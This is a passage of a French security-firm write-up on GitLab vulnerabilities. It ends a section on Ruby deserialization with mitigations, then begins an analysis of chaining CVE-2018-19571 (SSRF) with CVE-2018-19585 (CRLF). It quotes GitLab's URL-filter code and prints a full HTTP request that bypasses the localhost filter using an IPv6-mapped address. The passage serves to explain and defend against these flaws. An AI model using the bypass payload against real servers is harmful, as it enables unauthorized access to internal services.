Cette méthodologie donne une chaîne potentielle de gadgets. En effet, il faut s'assurer que pour toutes les méthodes ré-implémentées, l'utilisateur peut contrôler les arguments donnés à celles-ci. Cette méthodologie peut être appliquée sur un outil utilisant de nombreuses bibliothèques, ce qui augmente les possibilités de trouver le gadget approprié.

(xmco) Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Comment se protéger de ce type d'attaque ?

La règle d'or est de ne jamais faire confiance et de toujours traiter les entrées utilisateurs avant de les manipuler. Cependant, il est compliqué de traiter un objet sérialisé, notamment dans les langages comme Java et Ruby où l'objet sérialisé n'est pas une chaîne de caractères. Il existe tout de même des moyens de se prémunir face à ce type d'attaque sans traiter les données sérialisées.

Ne pas utiliser de données sérialisées

Pas besoin de se protéger d'une attaque par désérialisation si on ne manipule pas de données sérialisées. Il faut en effet éviter autant que possible de donner une donnée sérialisée à un utilisateur qui va être en capacité de le manipuler. En fonction de l'utilisation qui est faite de la donnée, il faut essayer de le remplacer par une technologie plus adaptée (JWT pour identifier un utilisateur, etc.).

Signer les données sérialisées

GitLab est un bon exemple et sans l'exploitation d'une première vulnérabilité permettant de récupérer la clé de signature, il n'aurait pas été possible d'exploiter cette vulnérabilité de type désérialisation. Le principe est simple, lorsque le serveur sérialise une donnée, il doit la signer avec une clé de signature. L'utilisateur doit fournir la signature avec la donnée sérialisée. Le serveur doit vérifier que la signature est valide avant de désérialiser la donnée. De cette façon, le serveur est certain que la donnée n'a pas été modifiée entre temps, il peut la désérialiser sans crainte, sauf si la clé a été compromise…

Désactiver les classes non utilisées

Cette recommandation permet de réduire la surface d'attaque. Elle consiste à ne pas charger les bibliothèques ou les classes qui ne sont pas utilisées par l'application. De cette manière une charge qui utilise un gadget que l'application a désactivé ne peut pas amener à l'exécution d'une commande. Cependant, si toute la chaîne de gadgets est composée de classes utilisées par l'application, cette protection sera inutile.

Désérialiser une donnée dans un environnement peu privilégié

Une bonne pratique est d'effectuer la désérialisation avec un processus ayant peu de privilèges. De cette façon, un attaquant réussissant à contourner les protections précédentes ne peut exécuter qu'un jeu de commandes restreint.

Références

[1] Découverte de la vulnérabilité
https://hackerone.com/reports/827052

[2] Code source de la fonction find_file
https://gitlab.com/gitlab-org/gitlab-foss/-/blob/12-4-stable/lib/gitlab/gfm/uploads_rewriter.rb#L60

[3] Permission GitLab
https://docs.gitlab.com/ee/user/permissions.html

[4] File uploader markdown pattern
https://gitlab.com/gitlab-org/gitlab-foss/-/blob/12-4-stable/app/uploaders/file_uploader.rb#L17

[5] utilisation du cookie experimentation_subject_id

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

https://gitlab.com/gitlab-org/gitlab/-/blob/master/doc/development/experiment_guide/index.md

[6] **Signature du cookie** experimentation_subject_id
https://gitlab.com/gitlab-org/gitlab-foss/-/blob/12-4-stable/lib/gitlab/experimentation.rb#L33

[7] **Code source du module** ERB, **méthode** result
https://github.com/ruby/ruby/blob/master/lib/erb.rb#L901

[8] **Documentation méthode** eval
https://www.rubydoc.info/stdlib/core/Kernel:eval

[9] **Documentation** DeprecatedinstanceVariableProxy
https://github.com/rails/rails/blob/master/activesupport/lib/active_support/deprecation/proxy_wrappers.rb#L22

[10] Article Elttam
https://www.elttam.com/blog/ruby-deserialization/

[11] **methode** sort
https://ruby-doc.org/core-2.0.0/Enumerable.html#method-i-sort

[12] doc open
https://ruby-doc.org/core-2.5.0/Kernel.html#method-i-open


(xmco)

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Dossier GitLab : partie 3

SSRF + CRLF, chaînage des CVE-2018-19571 et CVE-2018-19585

Par Richard DISARO



> Découverte des vulnérabilités et première exploitation

Le 28 novembre 2018, GitLab communiquait un bulletin de sécurité détaillant la correction de 22 vulnérabilités pouvant affecter des versions comprises entre la version 6.0 et la version 11.5, et dont les impacts vont de la fuite d'informations au contournement de sécurité [1]. Les utilisateurs de GitLab étaient alors invités à mettre à jour au plus tôt leur produit vers les versions 11.5.1, 11.4.8, and 11.3.11.

« You might need a 0-day »

Quelques jours plus tard se tenait l'édition 2018 du RealWorldCTF. Parmi les challenges proposés se trouvait Flaglab, mettant en scène une instance GitLab en version 11.4.7. La description du challenge permettait d'orienter les joueurs vers sa résolution : « *You might need a 0-day* », suggérant d'aller consulter le dernier bulletin de sécurité de l'éditeur de la solution. Cependant, aucune des vulnérabilités qui y étaient décrites ne s'était vue attribuer un score CVSS élevé pouvant traduire un impact à la hauteur d'une exécution de code arbitraire.

Cette troisième partie de l'article est consacrée à l'exploitation de deux vulnérabilités à la suite. Séparées, elles ne semblaient que d'une criticité moyenne, mais combinées, elles peuvent donner lieu à une prise de contrôle du système sous-jacent à l'instance GitLab. Cette démarche d'exploitation est fortement inspirée des travaux de Jobert, co-fondateur de la plateforme HackerOne, qui a découvert et rapporté les deux vulnérabilités présentées par la suite.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Analyse et Exploitation de la vulnérabilité CVE-2018-19571

Webhook et SSRF

Dans le bulletin de sécurité émis par GitLab, cette vulnérabilité est décrite de la manière suivante : « *Webhooks were vulnerable to an SSRF vulnerability that allowed an attacker to make requests to any local network resource accessible from the GitLab server* ». Nous nous attacherons dans un premier temps à revenir sur les termes Webhooks et SSRF.


Un Webhook correspond à une fonctionnalité permettant d'importer un projet depuis une URL, et à suivre automatiquement les différents événements le concernant tels que les nouveaux pushes. L'application va effectuer une requête POST vers l'URL spécifiée.

L'acronyme SSRF correspond à Server Side Request Forgery. Ce terme décrit une vulnérabilité ciblant une application web pouvant être exploitée par un attaquant afin d'induire cette application à effectuer les requêtes du choix de l'attaquant vers d'autres applications web voire même vers le réseau interne sur lequel se trouve l'application vulnérable. Il est donc en mesure d'utiliser l'application vulnérable comme un serveur proxy, lui permettant de solliciter des ressources présentes sur le réseau interne, et en particulier, des services de l'instance GitLab exposés sur des ports du système accessibles uniquement depuis localhost.

Contournement du filtre via le paramètre project[import_url]

Après avoir déployé une instance de GitLab Community Edition en version 11.4.7 à l'aide d'un conteneur Docker, intéressons-nous de plus près à l'exploitation de la CVE-2018-19571. Pour ce faire, nous nous rendons sur la page de l'interface web joignable via HTTP sur laquelle se trouve la fonctionnalité vulnérable : http://127.0.0.1:5080/projects/new

Le paramètre vulnérable de la requête se nomme project[import_url], et est accessible depuis l'onglet Import Project en sélectionnant l'option Repo by URL. Notre première tentative d'exploitation correspond à une simple requête HTTP vers 127.0.0.1 pour importer un projet présent dans le dossier (non existant) /xmco. Nous constatons qu'un filtrage est en place et a bloqué notre requête : « *Import url is blocked: Requests to localhost are not allowed* ».



Fonctionnalité vulnérable d'import de projet et erreur lors d'un import depuis 127.0.0.1

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Intéressons-nous au filtrage destiné à empêcher les requêtes vers localhost. Ce dernier est implémenté au sein du fichier /opt/gitlab/embedded/service/gitlab-rails/lib/gitlab/url_blocker.rb sous la forme d'une méthode nommée validate_localhost appartenant à la classe UrlBlocker. Cette méthode est effectivement appelée par le valideur UrlValidator lors de l'import d'un projet.

Nous pouvons constater qu'un mécanisme de blacklist est présent : toutes les requêtes vers un élément de la liste local_ips seront ainsi bloquées.

```
class UrlBlocker
  BlockedUrlError = Class.new(StandardError)

  class << self
    def validate!(url, allow_localhost: false, allow_local_network: true, enforce_user: false, ports: [], protocols: [])
      return true if url.nil?

      begin
        uri = Addressable::URI.parse(url)
      rescue Addressable::URI::InvalidURIError
        raise BlockedUrlError, "URI is invalid"
      end

      # Allow imports from the GitLab instance itself but only from the configured ports
      return true if internal?(uri)

      port = uri.port || uri.default_port
      validate_protocol!(uri.scheme, protocols)
      validate_port!(port, ports) if ports.any?
      validate_user!(uri.user) if enforce_user
      validate_hostname!(uri.hostname)

      begin
        addrs_info = Addrinfo.getaddrinfo(uri.hostname, port, nil, :STREAM)
      rescue SocketError
        return true
      end

      validate_localhost!(addrs_info) unless allow_localhost
      validate_loopback!(addrs_info) unless allow_localhost
      validate_local_network!(addrs_info) unless allow_local_network
      validate_link_local!(addrs_info) unless allow_local_network

      true
    end

def validate_localhost!(addrs_info)
  local_ips = ["127.0.0.1", "::1", "0.0.0.0"]
  local_ips.concat(Socket.ip_address_list.map(&:ip_address))

  return if (local_ips & addrs_info.map(&:ip_address)).empty?

  raise BlockedUrlError, "Requests to localhost are not allowed"
end
```

Méthode dédiée à la validation des URLs

Filtrage destiné à empêcher les webhooks depuis localhost

Partie du code responsable du filtrage des requêtes d'importation vers localhost

Ayant pris connaissance de la manière dont était implémenté le blocage d'URL ciblant un projet sur localhost, nous pouvons dès à présent réfléchir à comment contourner ce blocage [2]


Une des options à notre disposition consiste à utiliser la forme IPv6 de l'adresse IPv4 127.0.0.1, sans omettre les crochets encadrant l'adresse IPv6. Profitons-en pour vérifier s'il est possible de cibler les services non exposés publiquement, mais écoutant sur un port de l'interface réseau locale.

Ainsi, remplaçons dans notre requête précédente la valeur du paramètre project[import_url], initialement à http://127.0.0.1/xmco/ssrf.git, par http://[0:0:0:0:0:ffff:127.0.0.1]:7890/xmco/ssrf.git. Comme nous pouvons l'observer sur la capture ci-dessous, GitLab-Rails ne rejette pas la requête : le filtrage a bien été contourné, et l'application nous redirige (via un code HTTP 302) vers la page web du projet importé, actuellement en cours d'import.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.


Requête :

```
POST /projects HTTP/1.1
Host: 127.0.0.1:5080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:5080/projects/new
Content-Type: application/x-www-form-urlencoded
Content-Length: 376
Origin: http://127.0.0.1:5080
Connection: close
Cookie: _gitlab_session=1c8f0ec9070515a2e37f29b3e498ffbd; sidebar_collapsed=false; event_filter=all
Upgrade-Insecure-Requests: 1

utf8=%E2%9C%93&authenticity_token=xth99ZsCWGii3VuXERI5pKJPQVNWblqxnAMB5AkLsiXfgjdId6QfUxRWlaQLv1Ls%2BXzKbEigS9PtWANLnQZ8OQ%3D%3D&project[import_url]=http://[0:0:0:0:0:ffff:127.0.0.1]:7890/xmco/ssrf.git&project%5Bci_cd_only%5D=false&project%5Bname%5D=xmco-poc-ssrf&project%5Bnamespace_id%5D=2&project%5Bpath%5D=poc-ssrf&project%5Bdescription%5D=&project%5Bvisibility_level%5D=0
```



Envoi de la requête permettant de contourner le filtrage sur 127.0.0.1

(xmco) Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



Réponse reçue

PoC


Afin de s'assurer de la bonne exécution de notre charge utile, nous nous proposons de déployer localement un netcat en écoute sur le port TCP 7890, ciblé par la requête précédente.

« Dans le protocole HTTP, ces caractères %0D%0A (encodés en URL) désignent une fin de ligne. Cette vulnérabilité permet de détourner le comportement d'une application en injectant de nouvelles lignes au sein d'une requête »

